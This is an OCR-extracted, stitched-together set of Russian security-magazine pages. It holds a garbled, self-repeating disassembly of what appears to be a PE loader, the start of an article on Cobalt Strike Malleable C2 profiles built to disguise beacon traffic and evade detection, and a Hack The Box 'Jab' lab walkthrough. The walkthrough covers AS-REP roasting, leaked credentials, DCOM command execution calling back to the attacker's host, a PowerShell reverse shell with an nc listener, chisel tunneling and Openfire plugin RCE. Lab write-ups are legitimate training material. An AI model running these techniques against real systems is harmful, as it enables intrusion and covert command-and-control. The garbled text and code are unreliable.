.text:0000000120001076                 jnz     short loc_120001098
.text:0000000120001078                 mov     r9d, [rax+10h]
.text:000000012000107C                 test    r9d, r9d
.text:000000012000107F                 jz      short loc_120001098
.text:0000000120001081                 mov     rdx, [rax+8]
.text:0000000120001085                 add     rdx, rsi
.text:0000000120001088                 mov     rcx, rbx
.text:000000012000108B                 call    sub_120001310
.text:0000000120001090                 test    eax, eax
.text:0000000120001092                 jz      short loc_120001098
.text:0000000120001094                 add     r12d, 4
.text:0000000120001098                 add     r13, 28h
.text:000000012000109C                 inc     ebp
.text:000000012000109E                 add     edi, r15d
.text:00000001200010A1                 add     r14d, r15d
.text:00000001200010A4                 cmp     ebp, [rsi+3Ch]
.text:00000001200010A7                 jb      short loc_120001050
.text:00000001200010A9                 add     rsp, 20h
.text:00000001200010AD                 pop     r15
.text:00000001200010AF                 pop     r14
.text:00000001200010B1                 pop     rdi
.text:00000001200010B2                 pop     rbp
.text:00000001200010B3                 pop     r12
.text:00000001200010B5                 pop     r13
.text:00000001200010B7                 movsxd  rax, dword ptr [rsi+3Ch]
.text:00000001200010BB                 add     rax, rsi
.text:00000001200010BE                 movzx   ecx, word ptr [rax+14h]
.text:00000001200010C2                 lea     rax, [rax+18h]
.text:00000001200010C6                 movzx   edx, word ptr [rax+6]
.text:00000001200010CA                 imul    rdx, rdx, 28h ; '('
.text:00000001200010CE                 add     rax, rdx
.text:00000001200010D1                 add     rax, rcx
.text:00000001200010D4                 mov     rcx, [rax+18h]
.text:00000001200010D8                 mov     rdx, [rax+10h]
.text:00000001200010DC                 add     rdx, rsi
.text:00000001200010DF                 add     rcx, rsi
.text:00000001200010E2                 call    sub_120001310
.text:00000001200010E7                 test    eax, eax
.text:00000001200010E9                 jz      short loc_120001101
.text:00000001200010EB                 mov     rax, [rsi+28h]
.text:00000001200010EF                 add     rax, rsi
.text:00000001200010F2                 mov     rcx, rax
.text:00000001200010F5                 call    rax
.text:00000001200010F7                 mov     ebx, eax
.text:00000001200010F9                 test    eax, eax
.text:00000001200010FB                 jz      short loc_120001101
.text:00000001200010FD                 mov     ebx, 1
.text:0000000120001101 ; ---------- loc_120001101:
.text:0000000120001101                 mov     eax, ebx
.text:0000000120001103                 add     rsp, 28h
.text:0000000120001107                 pop     rsi
.text:0000000120001108                 pop     rbx
.text:0000000120001109                 retn
.text:000000012000110A ; ---------- loc_12000110A:
.text:000000012000110A                 mov     [rsp+8], rbx
.text:000000012000110F                 push    rbx
.text:0000000120001110                 sub     rsp, 20h
.text:0000000120001114                 mov     rax, [rcx+3C]
.text:0000000120001118                 movzx   ecx, word ptr [rax+rcx+18h]
.text:000000012000111D                 add     rax, rcx
.text:0000000120001120                 cmp     [rax+18h], ecx
.text:0000000120001123                 jz      short loc_120001127
.text:0000000120001125                 xor     ebx, ebx
.text:0000000120001127 ; ---------- loc_120001127:
.text:0000000120001127                 mov     ecx, [rax+0Ch]
.text:0000000120001129                 add     ecx, [rax+8]
.text:000000012000112C                 jz      short loc_120001127
.text:000000012000112E                 mov     edx, [rax+20h]
.text:0000000120001131                 add     edx, rcx
.text:0000000120001133                 movsxd  rbx, dword ptr [rax+24h]
.text:0000000120001137                 add     rbx, rcx
.text:000000012000113A                 mov     r8d, 4
.text:0000000120001140                 mov     r9d, 3000h
.text:0000000120001146                 push    r13
.text:0000000120001148                 push    r12
.text:000000012000114A                 push    rbp
.text:000000012000114B                 push    rdi
.text:000000012000114C                 push    r14
.text:000000012000114E                 push    r15
.text:0000000120001150                 lea     r13, [rax+28h]
.text:0000000120001154                 lea     r12, [rax+0Ch]
.text:0000000120001158                 lea     ebp, [r8-1]
.text:000000012000115C                 lea     edi, [r8+r8-3]
.text:0000000120001160                 lea     r14d, [r8+4]
.text:0000000120001164                 lea     r15d, [r8+r8]
.text:0000000120001168                 sub     rsp, 20h
.text:000000012000116C                 movsxd  rax, dword ptr [r12]
.text:0000000120001170                 add     rax, rcx
.text:0000000120001173                 cmp     [rax+14h], ecx
.text:0000000120001176                 jnz     short loc_120001198
.text:0000000120001178                 mov     r9d, [rax+10h]
.text:000000012000117C                 test    r9d, r9d
.text:000000012000117F                 jz      short loc_120001198
.text:0000000120001181                 mov     rdx, [rax+8]
.text:0000000120001185                 add     rdx, rcx
.text:0000000120001188                 mov     rcx, rbx
.text:000000012000118B                 call    sub_120001310
.text:0000000120001190                 test    eax, eax
.text:0000000120001192                 jz      short loc_120001198
.text:0000000120001194                 add     r12d, 4
.text:0000000120001198                 add     r13, 28h
.text:000000012000119C                 inc     ebp
.text:000000012000119E                 add     edi, r15d
.text:00000001200011A1                 add     r14d, r15d
.text:00000001200011A4                 cmp     ebp, [rcx+3Ch]
.text:00000001200011A7                 jb      short loc_120001150
.text:00000001200011A9                 add     rsp, 20h
.text:00000001200011AD                 pop     r15
.text:00000001200011AF                 pop     r14
.text:00000001200011B1                 pop     rdi
.text:00000001200011B2                 pop     rbp
.text:00000001200011B3                 pop     r12
.text:00000001200011B5                 pop     r13
.text:00000001200011B7                 movsxd  rax, dword ptr [rcx+3Ch]
.text:00000001200011BB                 add     rax, rcx
.text:00000001200011BE                 movzx   ecx, word ptr [rax+14h]
.text:00000001200011C2                 lea     rax, [rax+18h]
.text:00000001200011C6                 movzx   edx, word ptr [rax+6]
.text:00000001200011CA                 imul    rdx, rdx, 28h ; '('
.text:00000001200011CE                 add     rax, rdx
.text:00000001200011D1                 add     rax, rcx
.text:00000001200011D4                 mov     rcx, [rax+18h]
.text:00000001200011D8                 mov     rdx, [rax+10h]
.text:00000001200011DC                 add     rdx, rcx
.text:00000001200011DF                 add     rcx, rcx
.text:00000001200011E2                 call    sub_120001310
.text:00000001200011E7                 test    eax, eax
.text:00000001200011E9                 jz      short loc_120001198
.text:00000001200011EB                 mov     rax, [rcx+28h]
.text:00000001200011EF                 add     rax, rcx
.text:00000001200011F2                 mov     rcx, rax
.text:00000001200011F5                 call    rax
.text:00000001200011F7                 mov     ebx, eax
.text:00000001200011F9                 test    eax, eax
.text:00000001200011FB                 jz      short loc_120001198
.text:00000001200011FD                 mov     ebx, 1
.text:0000000120001198 ; ---------- loc_120001198:
.text:0000000120001198                 mov     eax, ebx
.text:000000012000119A                 add     rsp, 20h
.text:000000012000119E                 pop     rsi
.text:00000001200011A0                 pop     rbx
.text:00000001200011A1                 retn
.text:00000001200011A2 ; ---------- loc_120001150:
.text:00000001200011A2                 mov     [rsp+8], rbx
.text:00000001200011A7                 push    rbx
.text:00000001200011A8                 sub     rsp, 20h
.text:00000001200011AC                 mov     rax, [rcx+3C]
.text:00000001200011B0                 movzx   ecx, word ptr [rax+rcx+18h]
.text:00000001200011B5                 add     rax, rcx
.text:00000001200011B8                 cmp     [rax+18h], ecx
.text:00000001200011BB                 jz      short loc_120001127
.text:00000001200011BD                 xor     ebx, ebx
.text:00000001200011BF                 jmp     loc_120001101
.text:00000001200011C4 ; ---------- loc_120001101:
.text:00000001200011C4                 mov     eax, ebx
.text:00000001200011C6                 add     rsp, 28h
.text:00000001200011CA                 pop     rsi
.text:00000001200011CB                 pop     rbx
.text:00000001200011CC                 retn
.text:00000001200011CD ; ---------- loc_120001127:
.text:00000001200011CD                 mov     ecx, [rax+0Ch]
.text:00000001200011D0                 add     ecx, [rax+8]
.text:00000001200011D3                 jz      short loc_120001127
.text:00000001200011D5                 mov     edx, [rax+20h]
.text:00000001200011D8                 add     edx, rcx
.text:00000001200011DA                 movsxd  rbx, dword ptr [rax+24h]
.text:00000001200011DE                 add     rbx, rcx
.text:00000001200011E1                 mov     r8d, 4
.text:00000001200011E7                 mov     r9d, 3000h
.text:00000001200011ED                 push    r13
.text:00000001200011EF                 push    r12
.text:00000001200011F1                 push    rbp
.text:00000001200011F2                 push    rdi
.text:00000001200011F3                 push    r14
.text:00000001200011F5                 push    r15
.text:00000001200011F7                 lea     r13, [rax+28h]
.text:00000001200011FB                 lea     r12, [rax+0Ch]
.text:0000000120001200                 lea     ebp, [r8-1]
.text:0000000120001204                 lea     edi, [r8+r8-3]
.text:0000000120001208                 lea     r14d, [r8+4]
.text:000000012000120C                 lea     r15d, [r8+r8]
.text:0000000120001210                 sub     rsp, 20h
.text:0000000120001214                 movsxd  rax, dword ptr [r12]
.text:0000000120001218                 add     rax, rcx
.text:000000012000121B                 cmp     [rax+14h], ecx
.text:000000012000121E                 jnz     short loc_120001240
.text:0000000120001220                 mov     r9d, [rax+10h]
.text:0000000120001224                 test    r9d, r9d
.text:0000000120001227                 jz      short loc_120001240
.text:0000000120001229                 mov     rdx, [rax+8]
.text:000000012000122D                 add     rdx, rcx
.text:0000000120001230                 mov     rcx, rbx
.text:0000000120001233                 call    sub_120001310
.text:0000000120001238                 test    eax, eax
.text:000000012000123A                 jz      short loc_120001240
.text:000000012000123C                 add     r12d, 4
.text:0000000120001240                 add     r13, 28h
.text:0000000120001244                 inc     ebp
.text:0000000120001246                 add     edi, r15d
.text:0000000120001249                 add     r14d, r15d
.text:000000012000124C                 cmp     ebp, [rcx+3Ch]
.text:000000012000124F                 jb      short loc_120001200
.text:0000000120001251                 add     rsp, 20h
.text:0000000120001255                 pop     r15
.text:0000000120001257                 pop     r14
.text:0000000120001259                 pop     rdi
.text:000000012000125A                 pop     rbp
.text:000000012000125B                 pop     r12
.text:000000012000125D                 pop     r13
.text:000000012000125F                 movsxd  rax, dword ptr [rcx+3Ch]
.text:0000000120001263                 add     rax, rcx
.text:0000000120001266                 movzx   ecx, word ptr [rax+14h]
.text:000000012000126A                 lea     rax, [rax+18h]
.text:000000012000126E                 movzx   edx, word ptr [rax+6]
.text:0000000120001272                 imul    rdx, rdx, 28h ; '('
.text:0000000120001276                 add     rax, rdx
.text:0000000120001279                 add     rax, rcx
.text:000000012000127C                 mov     rcx, [rax+18h]
.text:0000000120001280                 mov     rdx, [rax+10h]
.text:0000000120001284                 add     rdx, rcx
.text:0000000120001287                 add     rcx, rcx
.text:000000012000128A                 call    sub_120001310
.text:000000012000128F                 test    eax, eax
.text:0000000120001291                 jz      short loc_120001240
.text:0000000120001293                 mov     rax, [rcx+28h]
.text:0000000120001297                 add     rax, rcx
.text:000000012000129A                 mov     rcx, rax
.text:000000012000129D                 call    rax
.text:000000012000129F                 mov     ebx, eax
.text:00000001200012A1                 test    eax, eax
.text:00000001200012A3                 jz      short loc_120001240
.text:00000001200012A5                 mov     ebx, 1
.text:0000000120001240 ; ---------- loc_120001240:
.text:0000000120001240                 mov     eax, ebx
.text:0000000120001242                 add     rsp, 28h
.text:0000000120001246                 pop     rsi
.text:0000000120001247                 pop     rbx
.text:0000000120001248                 retn
.text:0000000120001249 ; ---------- loc_120001200:
.text:0000000120001249                 mov     [rsp+8], rbx
.text:000000012000124E                 push    rbx
.text:000000012000124F                 sub     rsp, 20h
.text:0000000120001253                 mov     rax, [rcx+3C]
.text:0000000120001257                 movzx   ecx, word ptr [rax+rcx+18h]
.text:000000012000125C                 add     rax, rcx
.text:000000012000125F                 cmp     [rax+18h], ecx
.text:0000000120001262                 jz      short loc_120001127
.text:0000000120001264                 xor     ebx, ebx
.text:0000000120001266                 jmp     loc_120001101
.text:000000012000126B ; ---------- loc_120001101:
.text:000000012000126B                 mov     eax, ebx
.text:000000012000126D                 add     rsp, 28h
.text:0000000120001271                 pop     rsi
.text:0000000120001272                 pop     rbx
.text:0000000120001273                 retn
.text:0000000120001274 ; ---------- loc_120001127:
.text:0000000120001274                 mov     ecx, [rax+0Ch]
.text:0000000120001277                 add     ecx, [rax+8]
.text:000000012000127A                 jz      short loc_120001127
.text:000000012000127C                 mov     edx, [rax+20h]
.text:000000012000127F                 add     edx, rcx
.text:0000000120001281                 movsxd  rbx, dword ptr [rax+24h]
.text:0000000120001285                 add     rbx, rcx
.text:0000000120001288                 mov     r8d, 4
.text:000000012000128E                 mov     r9d, 3000h
.text:0000000120001294                 push    r13
.text:0000000120001296                 push    r12
.text:0000000120001298                 push    rbp
.text:0000000120001299                 push    rdi
.text:000000012000129A                 push    r14
.text:000000012000129C                 push    r15
.text:000000012000129E                 lea     r13, [rax+28h]
.text:00000001200012A2                 lea     r12, [rax+0Ch]
.text:00000001200012A6                 lea     ebp, [r8-1]
.text:00000001200012AA                 lea     edi, [r8+r8-3]
.text:00000001200012AE                 lea     r14d, [r8+4]
.text:00000001200012B2                 lea     r15d, [r8+r8]
.text:00000001200012B6                 sub     rsp, 20h
.text:00000001200012BA                 movsxd  rax, dword ptr [r12]
.text:00000001200012BE                 add     rax, rcx
.text:00000001200012C1                 cmp     [rax+14h], ecx
.text:00000001200012C4                 jnz     short loc_120001240
.text:00000001200012C6                 mov     r9d, [rax+10h]
.text:00000001200012CA                 test    r9d, r9d
.text:00000001200012CD                 jz      short loc_120001240
.text:00000001200012CF                 mov     rdx, [rax+8]
.text:00000001200012D3                 add     rdx, rcx
.text:00000001200012D6                 mov     rcx, rbx
.text:00000001200012D9                 call    sub_120001310
.text:00000001200012DE                 test    eax, eax
.text:00000001200012E0                 jz      short loc_120001240
.text:00000001200012E2                 add     r12d, 4
.text:00000001200012E6                 add     r13, 28h
.text:00000001200012E9                 inc     ebp
.text:00000001200012EB                 add     edi, r15d
.text:00000001200012EE                 add     r14d, r15d
.text:00000001200012F1                 cmp     ebp, [rcx+3Ch]
.text:00000001200012F4                 jb      short loc_120001200
.text:00000001200012F6                 add     rsp, 20h
.text:00000001200012FA                 pop     r15
.text:00000001200012FC                 pop     r14
.text:00000001200012FE                 pop     rdi
.text:00000001200012FF                 pop     rbp
.text:0000000120001300                 pop     r12
.text:0000000120001302                 pop     r13
.text:0000000120001304                 movsxd  rax, dword ptr [rcx+3Ch]
.text:0000000120001308                 add     rax, rcx
.text:000000012000130B                 movzx   ecx, word ptr [rax+14h]
.text:000000012000130F                 lea     rax, [rax+18h]
.text:0000000120001313                 movzx   edx, word ptr [rax+6]
.text:0000000120001317                 imul    rdx, rdx, 28h ; '('
.text:000000012000131B                 add     rax, rdx
.text:000000012000131E                 add     rax, rcx
.text:0000000120001321                 mov     rcx, [rax+18h]
.text:0000000120001325                 mov     rdx, [rax+10h]
.text:0000000120001329                 add     rdx, rcx
.text:000000012000132C                 add     rcx, rcx
.text:000000012000132F                 call    sub_120001310
.text:0000000120001334                 test    eax, eax
.text:0000000120001336                 jz      short loc_120001240
.text:0000000120001338                 mov     rax, [rcx+28h]
.text:000000012000133C                 add     rax, rcx
.text:000000012000133F                 mov     rcx, rax
.text:0000000120001342                 call    rax
.text:0000000120001344                 mov     ebx, eax
.text:0000000120001346                 test    eax, eax
.text:0000000120001348                 jz      short loc_120001240
.text:000000012000134A
```

MALLEABLE C2

Создаем профиль для скрытой передачи данных Cobalt Strike

Malleable C2 — это мощная функция Cobalt Strike, которая позволяет настраивать и изменять сетевое взаимодействие между маячком и сервером. Это дает злоумышленникам возможность маскировать свой трафик, делая его похожим на легитимные запросы и ответы. Такая маскировка помогает обойти системы обнаружения и затруднить анализ трафика.

d3f0x0
threat hunter,
threat researcher

В этой статье мы рассмотрим процесс создания и настройки профиля Malleable C2, который будет имитировать легитимные запросы к известным сайтам. Мы детально разберем структуру профиля и посмотрим, как замаскировать его под взаимодействие с реальными сервисами.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ЧТО ТАКОЕ ПРОФИЛЬ MALLEABLE C2

Профиль Malleable C2 позволяет гибко настроить поведение маячка (beacon) Cobalt Strike при взаимодействии с сервером управления (Team Server). Основное назначение профиля Malleable C2 — изменять сетевые запросы и ответы таким образом, чтобы они выглядели как обычный трафик, который не будет вызывать вопросов у систем IDS/IPS. К тому же это усложняет анализ трафика специалистам. Достигается же маскировка путем настройки различных параметров HTTP-запросов и ответов: URI, заголовков, параметров и содержимого запроса.

КАК ПРОИСХОДИТ ВЗАИМОДЕЙСТВИЕ

Когда маячок запускается на целевой машине, он инициирует транзакцию HTTP-GET к Team Server (запрос при этом может быть как GET, так и POST). В запросе передаются метаданные о скомпрометированной системе. Сервер в ответ отправляет задачи, которые должен выполнить маячок. После завершения задач маячок проверяет наличие данных для отправки и инициирует транзакцию HTTP-POST, содержащую идентификатор сеанса. Сервер использует эту информацию для привязки данных к соответствующему сеансу.

Теперь, когда мы разобрались с основами взаимодействия маячка и сервера, перейдем к настройке профиля Malleable C2.

СТРУКТУРА ПРОФИЛЯ

Для запуска Team Server с кастомным профилем необходимо выполнить команду

```
./teamserver <ip> <pass> <путь к файлу с профилем>
```

Профиль описывает, как маячок общается с сервером и как происходит постэксплуатация. Выше я говорил, что маячок использует два вида транзакций для обмена данными (HTTP-GET и HTTP-POST). Дальше мы посмотрим, как реализовать это в профиле.

http-get

В профиле параметр `http-get` отвечает за передачу метаданных на Team Server и получение задач от него. Он обязан содержать ключи:

- `client` — описывает, как будет выглядеть HTTP-запрос от маячка к серверу;
- `server` — описывает ответ сервера на запрос.

Ключ `client` должен иметь параметр `metadata`, в котором определяются способы обработки отправляемой маячком метаинформации, а ключ `server` — параметр `output`, в котором описывается порядок обработки ответа клиенту.

В параметрах `client` и `server` еще определяются:

- `uri` — описывает URL;
- `header` — добавляет HTTP-заголовки к запросу;
- `parameter` — добавляет параметры к `uri`.

В перечисленных параметрах могут использоваться подстановочные знаки или перечисление значений.

Изменять метаданные (`metadata`) и выводимую информацию (`output`) помогут следующие выражения:

— `append` — добавляет строку в конце данных;
— `base64` — кодирует данные в Base64;
— `base64url` — кодирует данные в Base64 для использования в URL;
— `mask` — выполняет операцию XOR со случайным ключом;
— `netbios` — кодирует данные в NetBIOS;
— `netbiosu` — кодирует данные в NetBIOS;
— `prepend` — добавляет строку перед данными.

Преобразование данных должно заканчиваться одним из следующих операторов, указывающих на место размещения передаваемой информации в HTTP-запросе:

- `header "Cookie"` — запишет отправляемые данные в HTTP-заголовок `Cookie` (может использоваться любой заголовок);
- `parameter "view"` — запишет отправляемые данные в параметр `view` (например, `http://asdfadsf.com/asdfsadf?view=<передаваемые_данные>`);
- `print` — запишет данные в тело HTTP (**обязателен** для блоков `http-get.server.output`, `http-post.server.output` и `http-stager.server.output`);
- `uri-append` — добавит данные в URI.

Структура профиля HTTP-GET будет следующая:

```
http-get {

    set uri "/hacker/notes/[set.php|view.php]";


    client {
        # Параметры header и parameter можно пропустить
        header "Accept-Encoding" "gzip, deflate";
        parameter "user" "admin|xaker|helpdesk";
        metadata {
            base64url
            uri-append
        }
    }

    server {
        # Параметры header и parameter можно пропустить
        header "Accept-Encoding" "gzip, deflate";
        parameter "user" "admin|xaker|helpdesk";


        output {
            mask
            base64
            prepend "data="
            print
        }
    }
}
```

http-post

Этот параметр отвечает за отправку данных, полученных в результате выполнения задач маячка.

Аналогично транзакции HTTP-GET в HTTP-POST описывается, как отправлять и принимать данные. Для `client` требуется описать `client.id` — ID сессии маячка, `client.output` — данные, отправляемые маячком; `server.output`, как правило, пустой.

```
http-post {
    set uri "/notes/[add.php|delete.php]";


    client {
        header "Flag" "Im not hacker";
        parameter "username" "admin";


        id {
            mask;
            base64url;
            print
        }


        output {
            mask;
            base64url;
            print;
        }
    }


    server {


        output {
            base64url;
            print;
        }
    }
}
```

Несмотря на названия структур `http-get` и `http-post`, мы можем переопределить, какие HTTP-запросы будут использоваться для передачи информации:

```
set verb "POST"; # GET or POST
```

Например:

```
http-get {
    set uri "/test /qvest";
    set verb "POST";
    client {
        metadata {
            print;
        }
    }
    server {
        output {
            print;
        }
    }
}
```

Теперь, когда мы познакомились со структурой Malleable C2, мы можем перейти к созданию профиля, который будет маскировать трафик под работу с легитимным сайтом.

Продолжение статьи →

MALLEABLE C2

СОЕДИНЕНИЕ ПРОТИВНИКА ДЛЯ СКРЫТОЙ ПЕРЕДАЧИ ДАННЫХ COBALT STRIKE

ВЫБИРАЕМ САЙТ И МАСКИРУЕМ ПРОФИЛЬ

Профиль по умолчанию

Один раз пишем и используем для нескольких. Давай посмотрим на то часть, которая отвечает за сетевое взаимодействие:

```
http-get {
    set uri "/ca/dh?mkt=ru-ru&ptn=ghost&ref.gb=msn&ref.ent=msn&ref.pg=msn&ref.ag=msnhp&ref.cm=msn&ref.el=msn&ref.pv=msn&ref.mv=msn&ref.ru=%2Fmsn%3Fptn%3Dghost%26ocid%3Dmsftftr
```

HTB JAB

Jab

Machine | Windows | 40 Points | Medium | 2 days 7 hours

Применяем AS-REP Roasting при атаке на Windows

Kalkuror
Пентестер, red team

В этом райтапе нам предстоит получить 2-й пользователя посредством сервера XMPP и взаимодействуя и в Active Directory. Затем мы найдем учетные данные пользователя на сервере, используя механизм DCOM. Пользуясь привилегиями, нам поможет вредоносный плагин для сервера Apache Druid.

Наша цель — получение при суперпользователя на машине dc2 с учебной площадки Hack The Box. Уровень сложности — средний.

WARNING
Подключение к машине с VPN рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты сам можешь в общий сетке с другими участниками.

РАЗВЕДКА

Сканирование портов
Добавляем IP адрес машины в /etc/hosts

```
10.10.11.4   jab.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — это процесс, при котором сам пользователь или специальная программа посылает на сервер или другой компьютер пакеты с запросами на основе этих информации определяет открытые порты и получает информацию о сервисе.

Сканирование портов позволяет определить уязвимости и слабые стороны сервера, а также выявить потенциальные угрозы для его безопасности. Это может быть использовано для обнаружения уязвимостей и последующей эксплуатации сервера.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 -T4 jab | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports -Ti 5
```

Он действует в два этапа. На первом проверяются обычные быстро сканируются все порты — более подробное сканирование и использование нескольких скриптов отсрочено на.



Сканер нашел много открытых портов

- 53 — DNS
- 88 — Kerberos;
- 135 — Microsoft RPC;
- 139 — NetBIOS; NetBIOS;
- 445 — SMB;
- 464 — службы смены пароля Kerberos;
- 593 HTTP RPC EPMAP; — используется в службе DCOM и MS Exchange;
- 5985 LDAP; — для доступа к Global Catalog от клиента к контроллеру;
- 3389 LDAPS; — для доступа к Global Catalog от клиента к контроллеру
- 9389 Microsoft Active Directory;
- 5222, 5223, 5262, 5263, 5269 — серверы Jabber;
- 5270, 7443 — XMPP;
- 9090 — ACLS;

Раскрыв на SMB начнем на дела, поэтому попробуем найти что-нибудь на сервере Jabber.

ТОЧКА ВХОДА

Для подключения к серверу Jabber потребуется какой-нибудь клиент, например Pidgin.

```
$ sudo apt install pidgin
```

Сам сервер у нас нет никаких учетных, создаем свою учетную запись.

После чего с созданной учетной записью регистрируемся на сервере.

При присоединении к чату нам нужен идет домашнее имя.

Добавим его в файл /etc/hosts

```
10.10.11.4 jab.htb conference.jab.htb
```

Также можно получить список доступных комнат

Когда все готово, можно посмотреть пользователей. Для этого нужно перейти в Advanced User Search. Пользователь, что сделать пользователей на search.jab.htb. В поле Search вводим звездочку, чтобы искать любые имена.

Список сказано намного больше, мне и сказал, поэтому нужно найти способ сохранить список. Для начала попробуем сделать скриншот.

ТОЧКА ОПОРЫ

Закрываем Pidgin и запускаем его снова, но на этот раз в режиме отладки, с сохранением логов в файл.

```
pidgin -d > log.txt
```

Повторяем все действия для получения списка пользователей и сохраняем.

Теперь из файла log.txt можно выбрать имена пользователей и сохранить в другой файл.

```
grep -oP '(?<=&lt;u:(?:jid|node|nick)?(?:value)?' log.txt | cut -d '@' -f 1 > users.txt
sort -u users.txt
```

Когда все готово, можно перебрать эти значения пользователя утилитой Kerberos. Так же убедимся в наличии пользователя данных существует в домене.

```
kerbrute_linux_amd64 userenum -d jab.htb -dc 10.10.11.4 \ 120 ./users.txt
```

```
[+] VALID USERNAME:    pharmajab@jab.htb
[+] VALID USERNAME:    pharmadjab@jab.htb
[+] VALID USERNAME:    pharkajab@jab.htb
[+] VALID USERNAME:    pharkadjab@jab.htb
[+] VALID USERNAME:    pharkajab@jab.htb
[+] VALID USERNAME:    pharkadjab@jab.htb
[+] VALID USERNAME:    jacob@jab.htb
[+] VALID USERNAME:    jacobadjab@jab.htb
[+] VALID USERNAME:    jacobajab@jab.htb
[+] VALID USERNAME:    jacobadjab@jab.htb
[+] VALID USERNAME:    jacob@jab.htb
Done! Tested 2987 usernames (1003 valid) in 25.802 seconds
```

Если все пользователи из списка присутствуют в домене. Так как у нас нет учетных данных, мы можем попробовать атаку AS-REP Roasting. Для этого нужно знать о том, что пользователи с опцией аутентификации исключительной среды для предоставления определенного пользователя доступа к какой-нибудь услуге. Но что случаях выдает ошибки на сервер.

- предоставление билета, из которого мы возьмем хэш;
- сообщает что у данного пользователя не настроено флаг DO_NOT_REQUIRE_PREAUTH;
- сообщает что такого пользователя нет в базе Kerberos.

Выполнить можно при помощи скрипта **impacket-GetNPUsers**.

```
GetNPUsers.py jab.htb/ -usersfile users.txt
```

```
$krb5asrep$23$pharmajab@JAB.HTB:ad4ef5c8$ccb4a7c5$d7ac2a3f$a7a3d9ad$d7ac2a3f$a7a3d9ad$d7ac2a3f$a7a3d9ad
```

HTB JAB

ПРИМЕНЯЕМ AS-REP ROASTING ПРИ АТАКЕ НА WINDOWS

ПРОДВИЖЕНИЕ

Больше чинить интересного. Сначала, пока поднимал Jenkins, то есть уязвимые конфигурации. В прошлом этапе помимо **BloodHound** для Python сканирует LDAP и использует графы для выявления скрытых и часто неправильно настроенных связей в Active Directory или Azure. Это помогает легко идентифицировать связи между ними, которые в противном случае были бы невозможно быстро обнаружить. Для работы с данными нам дополнительно нужно установить СУБД Neo4j. Или можно просто запустить ее в Docker

```
docker run -p2474:7474 -p7687:7687 -e NEO4J_AUTH=neo4j/Sir!ft_neo4j
```

Для сканирования из Linux будем использовать расширение для **NetExec**. Но для этого необходимо, чтобы FQDN-имя контроллера домена было записано в файле **/etc/hosts**


```
10.10.11.4 jab.htb conference.jab.htb DC01.jab.htb
```

А теперь используем NetExec с параметром **--bloodhound**

```
nec ldap 10.10.11.4 -u jmontgomery -p "Midnight_121" --ts 10.10.11.4
--bloodhound
```


Сбор данных BloodHound

Но и тут начнут интересности. Однако есть сервис, куда мы еще не изучили от имени администратора домена (jmontgomery) — это сервер XMPP



Окно авторизации XMPP

Проверяем доступные комнаты и находим новую — **pentest2003**



Список комнат

Заходим в комнату и просматриваем историю чата. Там находим сообщение о попытке/запросе перебора ввода с помощью hashcat

Забираем логин и пароль от проверяемого учетным данным с

```
nec smb 10.10.11.4 -u svc_openfire -p '@P55'$'!Sparrow'
--smb-timeout 3
```

Проверка учетных данных

Так у нас появился новый пользователь, помимо его как **Guest** и перехода-имени гостя. Оказывается, пользователь состоит в группе **DISTRIBUTED COM USERS**.

Новая группа

Таким образом, наш юзер может использовать механизм DCOM. Посмотрим, как обстоит дело с выполнением кажду. Так как у нас нет возможности чать файлы с ресурса SMB, результат выполнения команды мы потеть не сможем. Для теста запустим веб-сервер Python на локальной машине и через скрипт **dcomexec** и набор **Impacket** выполним запрос с удаленного хоста при помощи curl.

```
dcomexec.py -object MMC20 'jab.htb/svc_openfire:@P55'$'!Sparrow'
@10.10.11.4 "curl 10.10.16.14:8000/test_exe" -silentcommand
```

Выполнение удаленных кодов DCOM

```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
10.10.11.4 - - [07/Jun/2025 14:08:17] "GET /test_exe HTTP/1.1" 200 -
10.10.11.4 - - [07/Jun/2025 14:08:17] "GET /test_exe HTTP/1.1" 404 -
```

Логи веб-сервера

Запрос прошел, а значит, команда выполнена. На сайте Reverse Shell Generator сгенерируем реверс-шелл PowerShell #3 (Base64).

Reverse Shell Generator

Запуск на локальной машине запустим листенер:

```
rlwrap nc -nlvp 4321
```

И выполняем реверс-шелл через dcomexec:

```
dcomexec.py -object MMC20 'jab.htb/svc_openfire:@P55'$'!Sparrow'
@10.10.11.4 'powershell -e JAA...' -silentcommand
```

Выход на сервер

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

В выводе скрипта много заметно, что пользователь по наиболее многозначащим группам.

В списке установленного программного обеспечения присутствует сервер Openfire.

Список установленного ПО

Создаю прослушиваемый порт/ов отмечаю 9000 и 9001, что типично для Openfire.

Порты


Так как порт доступен только с локального хоста, необходимо туннелировать трафик. Для этого будем использовать утилиту **chisel**. На локальном сервере запускаю сервер, ожидающий подключения (параметр **--reverse**) на порт 8888 (параметр **--port**):

```
./chisel.bin server --port 8888 --reverse
```


Теперь на удаленном хосте запустим клиентскую часть. Указываем адрес сервера и порт для подключения, а также настройку туннелирования. Локальный порт 9090 на хосте 127.0.0.1 перенаправит на порт 9090 на хосте 127.0.0.1

```
chisel.exe client 10.10.16.141:8888 R:9090:127.0.0.1:9090
```

В логах сервера должны увидеть сообщение о создании сессии:



Когда туннель готов, можно просматривать сайт через порт 9090 своего локального хоста.



Домашняя страница Openfire


Для этого сервиса есть недавние CVE и даже опубликованный на GitHub эксплоит для обхода аутентификации и дальнейшего получения RCE через загрузку плагина.

Поиск эксплоита в Google

Обход аутентификации не работает, однако получилось авторизоваться под учетной записью **svc_openfire**

Домашняя Plugins

Попробуем получить RCE через загрузку плагина из того же репозитория. Для этого переходим на страницу Plugins и загружаем плагин.



Страница Plugins

После загрузки плагина увидим описание, что пароль — 123.

